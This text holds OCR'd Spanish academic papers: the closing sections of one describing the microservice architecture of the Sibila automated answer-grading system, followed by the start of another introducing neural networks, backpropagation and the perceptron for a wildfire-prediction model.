Para la corrección ortográfica se utiliza pyhunspell que es un conjunto de enlaces de Python para el motor del corrector ortográfico Hunspell [13]. Permite verificar y agregar palabras, obtener sugerencias, entre otros [14].




Figura 3. Análisis de texto y tokenización.

Por otro lado, el análisis sintáctico y léxico de los términos es llevado a cabo por Spacy [15] que es una librería de software de código abierto orientada al procesamiento de lenguaje natural. Está escrito en Python [10] y Cython [16].

Servidor de gestión de conocimiento

El servidor de gestión de conocimiento es el responsable de administrar la base de conocimientos y sirve de capa de abstracción a las librerías de gestión de la base de datos de grafos en la que se implementa la base de conocimiento. Entre sus funciones más importantes se encuentran:

- Detección de tipo de término:
  Haciendo uso de la información provista por el servidor de procesamiento de texto libre y la base de conocimiento, determina el tipo de un término en: concepto, relación, a ignorar
- Consulta de términos
- Administración de conceptos y relaciones:
  Brinda los métodos necesarios para el alta, la modificación y el borrado de términos en la base de conocimiento.
- Generación y ejecución de consultas:
  Construye las consultas para la obtención de información útil a la hora de la corrección.

- Corrección de respuestas:
  Recibe la respuesta de un estudiante y la respuesta base de un docente y retorna un valor entre 0 y 1 que corresponde a la nota obtenida.

Tecnologías

El módulo de gestión de conocimiento está escrito en Java [17] y el servidor está montado a través de Spring Framework [18] que es un marco de trabajo de código abierto desarrollado sobre la JVM (Java Virtual Machine - Máquina Virtual de Java).

Respecto a la base de conocimiento propiamente dicha, la misma persiste en una base de datos NoSQL orientada a grafos [19], implementada a través de OrientDB [20].

Servidor de gestión académica

El servidor de gestión académica es el encargado de la administración de alumnos, de cursos, de docentes y de preguntas. Además, permite la configuración y la evaluación de instancias de exámenes, como la visualización de notas e informes.
Este módulo persiste la información en una base de datos relacional.

A su vez, este componente es cliente del servidor de gestión de conocimiento y, se comunica con el mismo para obtener y enviar información desde y hacia la base de conocimiento.

Tecnologías

Para el desarrollo del servidor de gestión académica se ha utilizado el framework Microsoft .NET [21], haciendo uso del lenguaje C# [22]. Se ha implementado para el presente componente una arquitectura Modelo Vista Controlador (MVC) que es una arquitectura de software que separa una aplicación en tres componentes: Modelo, Vista y Controlador. A grandes rasgos, el modelo representa los datos y la lógica de negocio; la vista, se encarga de la interacción con el usuario; y el controlador, es responsable de manejar las peticiones de los mismos [23, 24].
Para las vistas se utiliza el motor de vistas Razor [25, 26] junto con las tecnologías listadas en la sección del componente “Cliente Web”.
En cuanto a la persistencia de los datos, se utiliza SQL Server con el ORM [27] (Object Relation Mapping) Entity Framework [28] incluido en .NET.

Cliente web

El cliente web es el componente responsable de brindar acceso al sistema al usuario final. Lo materializa mediante un sitio web que permite fácilmente utilizar el sistema abstrayendo los detalles de implementación.

Tecnologías

Para dicho componente se utiliza el stack clásico en tecnologías frontend sin la utilización de ningún framework. Estas son:

- HTML (Hypertext Markup Language)
- CSS (Cascading Style Sheets)
- Javascript

Módulo de carga de datos en lote

Es un módulo desarrollado en Python con el objetivo de realizar la corrección, tanto ortográfica como académica, de una gran cantidad de respuestas de alumnos. Para esto, hace uso de los componentes de corrección correspondientes, relacionando y tomando como base preguntas y respuestas escritas por los profesores.
Tanto las respuestas de los alumnos como la de los profesores se importan en formato de texto CSV (Comma Separated Values). El mismo es generado por el módulo de gestión académica de la arquitectura Sibila.

En resumen, este módulo permite establecer una conexión entre los datos generados por el módulo de gestión académica y el módulo de gestión de conocimiento.

Para la implementación del módulo se han seguido lineamientos en pos de una mayor independencia, considerando que en un futuro la comunicación con los demás módulos puede cambiar.

El módulo provee las siguientes funcionalidades:

- Lectura y escritura de un archivo:
  Lee un archivo de texto que contiene las preguntas y respuestas de los alumnos y profesores, y lo guarda como un arreglo de objetos. A su vez, persiste los resultados obtenidos en un archivo del mismo formato.
- Corrección ortográfica:
  El módulo se comunica con la API de procesamiento de texto y enviá un JSON con cada respuesta para su corrección ortográfica. La misma recibe estos datos y retorna las palabras con errores, una lista de sugerencias, el tipo de término: concepto, relación (si la palabra ya se

encuentra en la base de datos), o la sugerencia de tipo: concepto, relación, ignorar (si la palabra no se encuentra en la base de datos). También implementa un sistema de segunda oportunidad que consiste en tomar la sugerencia más similar a la palabra incorrecta y utilizarla en lugar de la palabra.

- Evaluación de una respuesta:
  El módulo enviá a la API de gestión de conocimiento cada respuesta de un alumno corregida ortográficamente junto con la respuesta base de un docente. La misma retorna un valor numérico indicando la calificación final..
- Interpretación de respuesta como grafo y grabación del mismo en la base de conocimiento:
  Utilizando los tipos y la sugerencia de tipos de cada palabra, el módulo estructura la oración en un vector según el esquema de concepto-relación-concepto. Para esto último, se tiene en cuenta que dos o más conceptos juntos representan un concepto compuesto y, que dos o más relaciones juntas representan una relación compuesta. A su vez, este módulo también elimina las palabras cuya sugerencia sea "a ignorar". Una vez finalizado este proceso se graban las respuestas en la base de conocimiento.

Tecnologías

Está desarrollado en el lenguaje python 3.6, sin hacerse uso de un framework.
Para la lectura de archivos CSV se utiliza la librería "python-csv" [29] proporcionada por el lenguaje. Y, para las peticiones HTTP se hace uso de la librería "Request for humans" [30]

Interacción entre componentes

Como se puede observar en la figura 4, el cliente web se comunica directamente con el servidor de gestión académica, el cual se responsabiliza de abstraer las capas inferiores del sistema y es el encargado de interactuar con los servicios de procesamiento de texto y de gestión de conocimiento.

La API Gateway como su nombre lo indica es la puerta de entrada a las APIs expuestas por los demás servidores. Con esta nueva capa, se logra otro nivel de abstracción y una mayor independencia entre los servicios.

Conclusiones y trabajos futuros

El presente trabajo muestra la implementación de la nueva arquitectura propuesta para el sistema Sibila, la cual consiste en una arquitectura basada en microservicios.




Figura 4. Arquitectura y tecnologías.

A través de esta implementación se logró abstraer la complejidad técnica del sistema, permitiendo la flexibilidad y reutilización de sus componentes como cajas negras. Asimismo, se pudo demostrar que es más sencilla la utilización de soluciones de código abierto disponibles en la nube.

Se propone la utilización de estas arquitecturas por la abstracción y flexibilidad que las mismas brindan.

Por otro lado, se ha logrado desplegar servicios livianos e independientes. Los mismos permiten no solo el uso interno por parte del sistema y de la cátedra, sino también dan la posibilidad de brindar acceso a terceros.

Mediante una arquitectura basada en microservicios se puede desarrollar servicios de manera independiente tanto en equipo de desarrollo, en manejo de datos y en lenguaje a utilizar. En el presente caso, se ha logrado encapsular en servicios, distintas funcionalidades con tecnologías diversas y se han podido relacionar a través de APIs REST sin tener en cuenta qué tecnología implementa cada uno de estos.

En pos de la implementación, se puede agregar que este enfoque facilita la convivencia de diferentes tipos de bases de datos, relacional y orientada a grafos, logrando representar o modelar los datos respetando sus características.

Como trabajo futuro se propone el avance en el procesamiento de lenguaje natural no estructurado, con el objeto de mejorar la clasificación de términos. Esta mejora se logrará mediante un análisis contextual de los términos en conjunto con el análisis sintáctico que ya está implementado. Una vez logrado este punto, se proseguirá a hacer una carga masiva de respuestas para enriquecer la base de conocimiento y así lograr mejores resultados.

El módulo de carga en lote se planea mantener y mejorar, ya que brinda una interfaz sencilla y rápida para la actualización de la base de datos, así como para la prueba de funcionamiento ante futuros cambios en los módulos.

Por otro lado, se orientará al desarrollo de nuevos servicios que amplíen la funcionalidad del sistema, principalmente aquellos relacionados al servidor de gestión de conocimiento.

También, se agregará la lógica necesaria para crear y cargar una base de datos orientada a grafos paralela, con el objetivo de, sobre esta nueva base, poder detectar y analizar patrones. Y, sumado a esto, se agregará la implementación de nuevos servicios que permitan la consulta de la información obtenida durante análisis de los datos.

Referencias

[1] L. Bass, P. Clements, R. Kazman. “Software Architecture in Practice, 2nd Edition”. Addison Wesley. 2003.

[2] Fernández, L. F. “Arquitectura de Software”. Software Guru cono, 40-42. 2006

[3]. Daya,S. y Col. “Microservices from Theory to Practice Creating Applications in IBM Bluemix Using the Microservices Approach”. 2015.

[4]. López, D. et al. “Arquitectura de Software basada en Microservicios para Desarrollo de Aplicaciones Web”. 2017.

[5] Estilo de arquitectura de microservicios 12/11/2018. https://docs.microsoft.com/es-es/azure/architecture/guide/architecture-styles/microservices

[6]. Esaú, A. “Microservicios: Beneficios y funcionamiento”, 2016. https://openwebinars.net/blog/microservicios-beneficios-y-funcionamiento/

[7]. Wolff, E. “Microservices: Flexible Software Architecture”. 2017.

[8]. Masse, M. “REST API Design Rulebook: Designing Consistent RESTful Web Service Interfaces. O'Reilly Media, Inc.". 2011

[9]. Cortés, G. “IEDGE: Ventajas e inconvenientes de diferentes tipos de arquitecturas”, 2019. https://www.iedge.eu/gregorio-cortes-ventajas-e-inconvenientes-tipos-arquitecturas-de-sistemas

[10]. https://www.python.org/ - Fecha de último acceso: 09/09/2019

[11]. https://palletsprojects.com/p/flask/ - Fecha de último acceso: 09/09/2019

[12]. https://www.python.org.ar/wiki/WSGI - Fecha de último acceso: 09/09/2019

[13]. http://hunspell.github.io/ - Fecha de último acceso: 09/09/2019

[14]. https://pypi.org/project/hunspell/ - Fecha de último acceso: 09/09/2019

[15]. https://spacy.io/ - Fecha de último acceso: 11/09/2019

[16]. https://cython.org/ - Fecha de último acceso: 11/09/2019

[17]. https://www.java.com/ - Fecha de último acceso: 11/09/2019

[18]. https://spring.io/ - Fecha de último acceso: 16/09/2019

[19]. Pinilla, C.; Bello, M.; Peña, C. (2017). Bases de datos orientadas a grafos. TIA, 5(2), pp. 153-160

[20]. https://orientdb.com/ - Fecha de último acceso: 14/09/2019

[21]. https://dotnet.microsoft.com/ Fecha de último acceso: 08/09/2019

[22]. https://docs.microsoft.com/en-us/dotnet/csharp/ Fecha de último acceso: 08/09/2019

[23]. https://developer.chrome.com/apps/app_frameworks - Fecha de último acceso: 11/09/2019

[24]. https://www.tutorialsteacher.com/mvc/mvc-architecture - Fecha de último acceso: 14/09/2019

[25]. https://docs.microsoft.com/es-es/aspnet/mvc/videos/mvc-3/mvc-3-razor-view-engine - Fecha de último acceso: 13/09/2019

[26].https://docs.microsoft.com/en-us/aspnet/web-pages/overview/getting-started/introducing-razor-syntax-c - Fecha de último acceso: 13/09/2019

[27]. https://en.wikipedia.org/wiki/Object-relational_mapping Fecha de último acceso: 13/09/2019

[28]. https://docs.microsoft.com/en-us/ef/ef6/ Fecha de último acceso: 09/09/2019

[29]. https://docs.python.org/3/library/csv.html - Fecha de último acceso: 09/09/2019

[30]. https://2.python-requests.org//en/v0.10.6/ - Fecha de último acceso: 11/09/2019

Optimización para Redes Neuronales

Pamela Chirino[a], Mariela Galdámez[a], Germán Bianchini[a], Paola Caymes Scutari[a,b]

[a] Laboratorio de Investigación en Cómputo Paralelo/Distribuido (LICPaD)
Departamento de Ingeniería en Sistemas de Información, Facultad Regional Mendoza,
Universidad Tecnológica Nacional. (M5502AJE) Mendoza, Argentina
pamelaachirino@gmail.com, mariela_galdamez@hotmail.com, gbianchini@frm.utn.edu.ar

[b] Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET)
pcaymesscutari@frm.utn.edu.ar

Resumen

Las Redes neuronales artificiales tratan de reproducir el proceso de solución de problemas del cerebro, una red neuronal toma como ejemplos problemas resueltos para poder construir un sistema de toma de decisiones y realizar calificaciones. Estas características de poder aprender de ejemplos o problemas resueltos las hacen una solución óptima cuando se trabaja con modelos de predicción.

El objetivo a futuro de esta investigación es poder aplicar redes neuronales en el modelo paralelo de predicción de incendios utilizado en el laboratorio LICPaD. En este modelo se trabaja constantemente con la incertidumbre de variables, lo que dificulta una predicción óptima. Al implementar redes neuronales en el modelo, se buscará que este logre una mejor toma de decisiones sobre las variables según qué peso tienen estas en el incendio a predecir.

Para poder aplicarlo a este modelo buscando mejorar el tiempo y calidad de resultados, se busca paralelizarlo de forma que tanto el aprendizaje como el funcionamiento de la red no afecten considerablemente el tiempo de obtención de los resultados.

1. Introducción

En general, los métodos de inteligencia artificial (IA) son una respuesta al deseo de aproximar el comportamiento y el pensamiento humano a diversos sistemas de solución de determinadas problemáticas. Por ello no es extraño ver que en la actualidad existen sistemas muy avanzados que pueden simular algunos de los comportamientos humanos [1].

Una red neuronal toma como ejemplo problemas resueltos para construir un sistema que toma decisiones y realiza clasificaciones. Los problemas adecuados para la solución neuronal son aquellos que no tienen una solución computacional precisa o que requieren algoritmos muy extensos. También son muy útiles para modelos de predicción debido a su forma de aprender que será detallada más adelante en este artículo [2].

Por los motivos mencionados anteriormente se pretende investigar si es posible la paralización de los algoritmos de aprendizaje de redes neuronales con el fin de poder aplicar estas redes de manera eficiente al modelo de predicción de incendios llevado a cabo en el LICPaD [2].

Para poder llevar a cabo este estudio se seleccionó la red neuronal Perceptrón, qué es uno de los

modelos más básicos para poder lograr su correcta comprensión y estudiar en que parte de las mismas sería razonable paralelizarla.

2. Redes neuronales artificiales

Las redes neuronales artificiales son un modelo computacional inspirado en el comportamiento observado en el cerebro humano. Consiste en un conjunto de unidades, llamadas neuronas artificiales, conectadas entre sí para transmitirse señales. La información de entrada atraviesa la red neuronal (donde se somete a diversas operaciones) produciendo valores de salida. Con el fin de lograr un mayor entendimiento de una neurona artificial se la comparará con la neurona biológica, como se muestra en la Figura 1 [1] [3].




Figura 1: Grafica de comparación entre una neurona biológica y una artificial.

Una neurona biológica es una célula especializada en procesar información. Está compuesta por el cuerpo de la célula (soma) y dos tipos de ramificaciones: el axón y las dendritas. La neurona recibe las señales (impulsos) de otras neuronas a través de sus dendritas y transmite señales generadas por el cuerpo de la célula a través del axón.

Una de las características de las neuronas es su capacidad de comunicarse. En forma concreta, las dendritas y el cuerpo celular reciben señales de entrada; el cuerpo celular las combina e integra y emite señales de salida. El axón transmite dichas señales a los terminales axónicos, los cuales distribuyen la información.

Para establecer una similitud directa entre la actividad sináptica y las redes neurales artificiales podemos considerar que las señales que llegan a la sinapsis son las entradas a la neurona artificial; éstas son ponderadas a través de un parámetro denominado peso, asociado a la sinapsis correspondiente. Estas señales de entrada pueden excitar a la neurona (sinapsis con peso positivo) o inhibirla (peso negativo).

3. Elementos básicos que componen una red neuronal

Una red neuronal artificial está constituida por neuronas interconectadas y arregladas en capas, como se muestra en la Figura 2. Los datos ingresan por medio de la “capa de entrada”, pasan a través de la “capa oculta” y salen por la “capa de salida”. Cabe mencionar que la capa oculta puede estar constituida por varias capas de neuronas [1] [4] [5].




Figura 2: Esquema de una red neuronal

La capa de entrada recibe un input (datos de entrada) desde otras neuronas o de una fuente externa de datos. Cada input tiene un peso asociado *w*, que se va modificando en el proceso de aprendizaje el cual detallaremos en la sección 4.

3.1. Función de entrada (input function).

La neurona trata a muchos valores de entrada como si fueran uno solo; esto recibe el nombre de entrada global. Por lo tanto, ahora nos enfrentamos al problema de cómo se pueden combinar estas simples entradas ($in_{i1}, in_{i2}, \ldots in_{in}$) dentro de la entrada global, g_{ini}. Esto se logra a través de la

función de entrada, la cual se calcula a partir del vector entrada. La función de entrada puede describirse como sigue:

$$input_i = (in_{i1} \bullet w_{i1}) * (in_{i2} \bullet w_{i2}) * \ldots (in_{in} \bullet w_{in})$$

donde: * representa al operador apropiado, n al número de entradas a la neurona n_iy w_i al peso.

Los valores de entrada se multiplican por los pesos anteriormente ingresados a la neurona. Estos pesos de los valores de entrada cambian los pesos de las neuronas haciendo que cambie también la influencia de las mismas, es decir, una neurona con mayor peso tendrá mayor relevancia en el problema que una con un peso inferior a esta.




Figura 3: Diagrama los elementos de una neurona.

3.2. Funciones de activación

La función de activación tiene como objetivo acotar los valores de salida de una red neuronal para mantenerlos en ciertos rangos, es decir, calcula el estado de actividad de una neurona; transformando la entrada global en un valor (estado) de activación. Las neuronas artificiales, como las biológicas, tienen diferentes estados de activación, algunas de ellas solamente dos, pero otras pueden tomar cualquier valor dentro de un conjunto determinado.

Las funciones de activación más utilizadas se detallan a continuación:

1. Función lineal

La función lineal o identidad responde a la expresión F(u), es decir, esta función acota los valores obtenidos para mantenerlos en cierto rango. En este caso la función es binaria, es decir, devuelve dos posibles valores de activación 1(neurona activada o excitada) y 0 (neurona no activada).




Figura 4: Grafica de la función lineal.

2. Función sigmoidal

En la función sigmoidal el valor dado por la función es cercano a uno de los valores asintóticos. Esto hace que, en la mayoría de los casos, el valor de salida esté comprendido en la zona alta o baja del sigmoide.




Figura 5: Grafica de la función sigmoidal.

3.3. Función de salida (*output function*).

El último componente que una neurona necesita es la función de salida. El valor resultante de esta función es la salida de la neurona i (out_i); por ende, la función de salida determina que valor se transfiere a las neuronas vinculadas. Si la función de activación está por debajo de un umbral determinado, ninguna salida se pasa a la neurona subsiguiente.

4. Aprendizaje de las redes neurales

Una red neuronal debe aprender a calcular la salida correcta para cada arreglo o vector de entrada en el conjunto de ejemplos. Este proceso de aprendizaje se denomina proceso de entrenamiento o acondicionamiento de la red neuronal. El conjunto de datos (o conjunto de ejemplos) sobre el cual este proceso se basa es llamado conjunto de datos de entrenamiento.

El aprendizaje es el proceso por el cual una red neuronal modifica sus pesos en respuesta a una información de entrada. Los cambios que se producen durante el mismo se reducen a la destrucción, modificación y creación de conexiones entre las neuronas. En los modelos de redes neuronales artificiales, la creación de una nueva conexión implica que el peso de la misma pasa a tener un valor distinto de cero. De la misma manera, una conexión se destruye cuando su peso pasa a ser cero. Durante el proceso de aprendizaje, los pesos de las conexiones de la red sufren modificaciones, por lo tanto, se puede afirmar que este proceso ha terminado (la red ha aprendido) cuando los valores de los pesos permanecen estables.

La capacidad de aprendizaje adaptativo es una de las características más atractivas de las redes neuronales. Significa que aprenden a llevar a cabo ciertas tareas mediante un entrenamiento con ejemplos ilustrativos. Como las redes neuronales pueden aprender a diferenciar patrones mediante ejemplos y entrenamientos, no es necesario elaborar modelos ni especificar funciones de distribución o de probabilidad.

Las redes neuronales son sistemas dinámicos autoadaptativos; debido a la capacidad de autoajuste de los elementos procesales (neuronas) que componen el sistema. Son dinámicos, porque son capaces de estar constantemente cambiando para adaptarse a las nuevas condiciones.

Una red neuronal no necesita un algoritmo para resolver un problema, ya que ella puede generar su propia distribución de pesos en los enlaces mediante el aprendizaje. También existen redes que continúan aprendiendo a lo largo de su vida, después de completado su período de entrenamiento.

Las redes neuronales fueron los primeros métodos computacionales con la capacidad de tolerancia a fallos. Comparados con los sistemas computacionales tradicionales, los cuales pierden su funcionalidad cuando sufren un pequeño error de memoria, en las redes neuronales, si se produce un fallo en un número no muy grande de neuronas y aunque el comportamiento del sistema se ve influenciado, no sufre una caída repentina.

Hay dos aspectos distintos respecto a la tolerancia a fallos:

a) Las redes pueden aprender a reconocer patrones con ruido, distorsionados o incompletos. Esta es una tolerancia a fallos respecto a los datos.

b) Las redes pueden seguir realizando su función (con cierta degradación) aunque se destruya parte de la red.

La razón por la que las redes neuronales son tolerantes a los fallos es que tienen su información distribuida en las conexiones entre neuronas.

En las redes neuronales hay dos métodos de aprendizaje importantes que pueden distinguirse:

a) Aprendizaje supervisado.
b) Aprendizaje no supervisado.

Otro criterio que se puede utilizar para diferenciar las reglas de aprendizaje se basa en considerar si la red puede aprender durante su funcionamiento habitual o si el aprendizaje supone la desconexión de la red. En el primer caso, se trataría de un aprendizaje *on line*, mientras que el segundo es lo que se conoce como *off line*. Cuando el aprendizaje es *off line*, se distingue entre una fase de aprendizaje o entrenamiento y una fase de operación o funcionamiento [4] [5] [6].

4.1 Aprendizaje supervisado.

Se caracteriza porque el proceso de aprendizaje se realiza mediante un entrenamiento controlado por un agente externo que podría ser el programador (supervisor, maestro) que determina la respuesta que debería generar la red a partir de una entrada determinada. El supervisor controla la salida de la red y en caso de que ésta no coincida con la deseada, se procederá a modificar los pesos de las conexiones, con el fin de conseguir que la salida obtenida se aproxime a la deseada. En este tipo de aprendizaje se suelen considerar, a su vez, tres formas de llevarlo a cabo: Aprendizaje por corrección de error, Aprendizaje por refuerzo y Aprendizaje estocástico. De estas tres formas de aprendizaje supervisado, nos es de interés el Aprendizaje por corrección de error, el cual detallaremos a continuación.

Es de nuestro interés porque en esta investigación nos centraremos en el estudio del perceptrón el cual lo utiliza.

4.1.1. Aprendizaje por corrección de error

Consiste en ajustar los pesos de las conexiones de la red en función de la diferencia entre los valores deseados y los obtenidos a la salida de la red, es decir, en función del error cometido en la salida. Un ejemplo de esto es el aprendizaje del perceptrón (sección 6) que para cada neurona en la capa de salida se le calcula la desviación a la salida objetivo como el error, δ. El cual luego se utiliza para cambiar los pesos sobre la conexión de la neurona precedente.

Otro ejemplo importante de esta forma de aprendizaje es la regla de aprendizaje de propagación hacia atrás o de *backpropagation*, también conocido como Regla delta generalizada. Estos mismos serán ampliados más adelante en las secciones 5 y 6.

4.2. Aprendizaje no supervisado.

Las redes con aprendizaje no supervisado no requieren influencia externa para ajustar los pesos de las conexiones entre sus neuronas. Estas redes deben encontrar las características, regularidades, correlaciones o categorías que se puedan establecer entre los datos que se presenten en su entrada. En algunos casos, la salida representa el grado de familiaridad o similitud entre la información que se le está presentando en la entrada y las informaciones que se le han mostrado en el pasado. En otro caso, podría realizar una *clusterización (clustering)* o establecimiento de categorías, indicando la red a la salida a qué categoría pertenece la información presentada a la entrada, siendo la propia red quien debe encontrar las categorías apropiadas a partir de las correlaciones entre las informaciones presentadas. En cuanto a los algoritmos de aprendizaje no supervisado, en general se suelen considerar dos tipos: Aprendizaje hebbiano y Aprendizaje competitivo y comparativo. Estos aprendizajes exceden a esta investigación por el momento.

4.3. Elección del conjunto inicial de pesos

Antes de comenzar el proceso de entrenamiento se debe determinar un estado inicial, lo que significa: escoger un conjunto inicial de pesos para las diversas conexiones entre las neuronas de la red neuronal. Esto puede realizarse por varios criterios; por ejemplo, uno de ellos es otorgar un peso aleatorio a cada conexión, encontrándose los mismos dentro de un cierto intervalo. Generalmente un intervalo del tipo **[-n, n]**, donde **n** es un número natural positivo. Cabe mencionar que durante el transcurso del entrenamiento los pesos no se encuentran restringidos a dicho intervalo.

4.4. Detención del proceso de aprendizaje.

Para determinar cuándo se detendrá el proceso de aprendizaje, es necesario establecer una condición de detención. Normalmente el entrenamiento se detiene cuando el cálculo del error cuadrado sobre todos los ejemplos de entrenamiento ha alcanzado

un mínimo o cuando para cada uno de los ejemplos dados, el error observado está por debajo de un determinado umbral. Otra condición de detención del aprendizaje puede ser cuando un cierto número de ciclos y/o pasos de entrenamiento hayan sido completados.

5. Redes de retropropagación (backpropagation)

Es un método de aprendizaje supervisado con descenso del gradiente. En las redes de retropropagación primero se aplica un patrón de entrada, el cual se propaga por las distintas capas que componen la red hasta producir una salida de la misma. Esta salida se compara con la salida deseada y se calcula el error cometido por cada neurona de salida. Estos errores se transmiten hacia atrás, partiendo de la capa de salida hacia todas las neuronas de las capas intermedias. Cada neurona recibe un error que es proporcional a su contribución sobre el error total de la red. Basándose en este error recibido se ajustan los pesos sinápticos de cada neurona [1].

5.1 Descenso del gradiente

El descenso del gradiente se presenta en las redes con la característica de retropropagación para ayudar a minimizar el error de las predicciones de la Red neuronal.

La idea detrás de este método es encontrar el punto mínimo de la función de forma iterativa, debido a que se requieren múltiples pasos para llegar al punto de convergencia. Por lo general es utilizado en funciones de múltiples variables de las cuales es muy difícil analíticamente encontrar su mínimo.

Las redes neuronales inicializan sus pesos con valores aleatorios, por lo cual sus predicciones en un principio estarán muy alejadas de su valor real, esta distancia entre el valor real y la salida se ira acortando con cada iteración en donde se modifican los pesos de las neuronas. El descenso del gradiente ayuda a converger a la función a su valor óptimo ayudando así a reducir el error en la predicción de la red neuronal [1] [5].

5.2 Principios para entrenar una red multicapa empleando el algoritmo de retropropagación

Si se considera la red de tres capas con dos entradas (x_1, x_2) y una salida (y), como en la figura 6, es posible apreciar que cada neurona está compuesta de dos unidades, donde la primera suma los productos de las entradas por sus respectivos pesos, y la segunda unidad contiene la función de activación.




Figura 6:Red neuronal de tres capas.

Para enseñarle a la red neuronal es necesario entrenar un conjunto de datos, el cual consta de señales de entradas x_1 y x_2 asignadas a una denominada "salida deseada" a la cual llamaremos z. En el entrenamiento la salida deseada representa la salida esperada para cierto patrón de entrada, es decir, pasamos a la red un conjunto de entradas con la salida que debería producir ese conjunto.

El entrenamiento es un proceso iterativo. En cada iteración los pesos de los nodos se modifican usando nuevos datos del conjunto para el entrenamiento. Las modificaciones de los pesos se calculan empleando la secuencia de pasos que se explicará a continuación.

La salida de la red (y) es comparada con la salida deseada(z). La diferencia entre la salida de la red y la salida deseada se denomina error de la señal (**δ**). El algoritmo de retropropagación propaga el error de regreso a todas las neuronas, cuya salida fue la entrada de la última neurona. Luego el error se va propagando a las neuronas de capas anteriores, considerando los pesos de las conexiones, como se aprecia en la figura 7.




Figura 7: Retropropagación del error

Se considera que la red ha aprendido cuando el error es 0 o un margen próximo al mismo [5] [6].

6. Perceptrón

El perceptrón es la red neuronal más básica que existe de aprendizaje supervisado. El funcionamiento del perceptrón es muy sencillo, simplemente lee los valores de entrada, suma todas las entradas de acuerdo a unos pesos y el resultado lo introduce en una función de activación que genera el resultado final. En la Figura 9 se puede observar un esquema del percetrón.

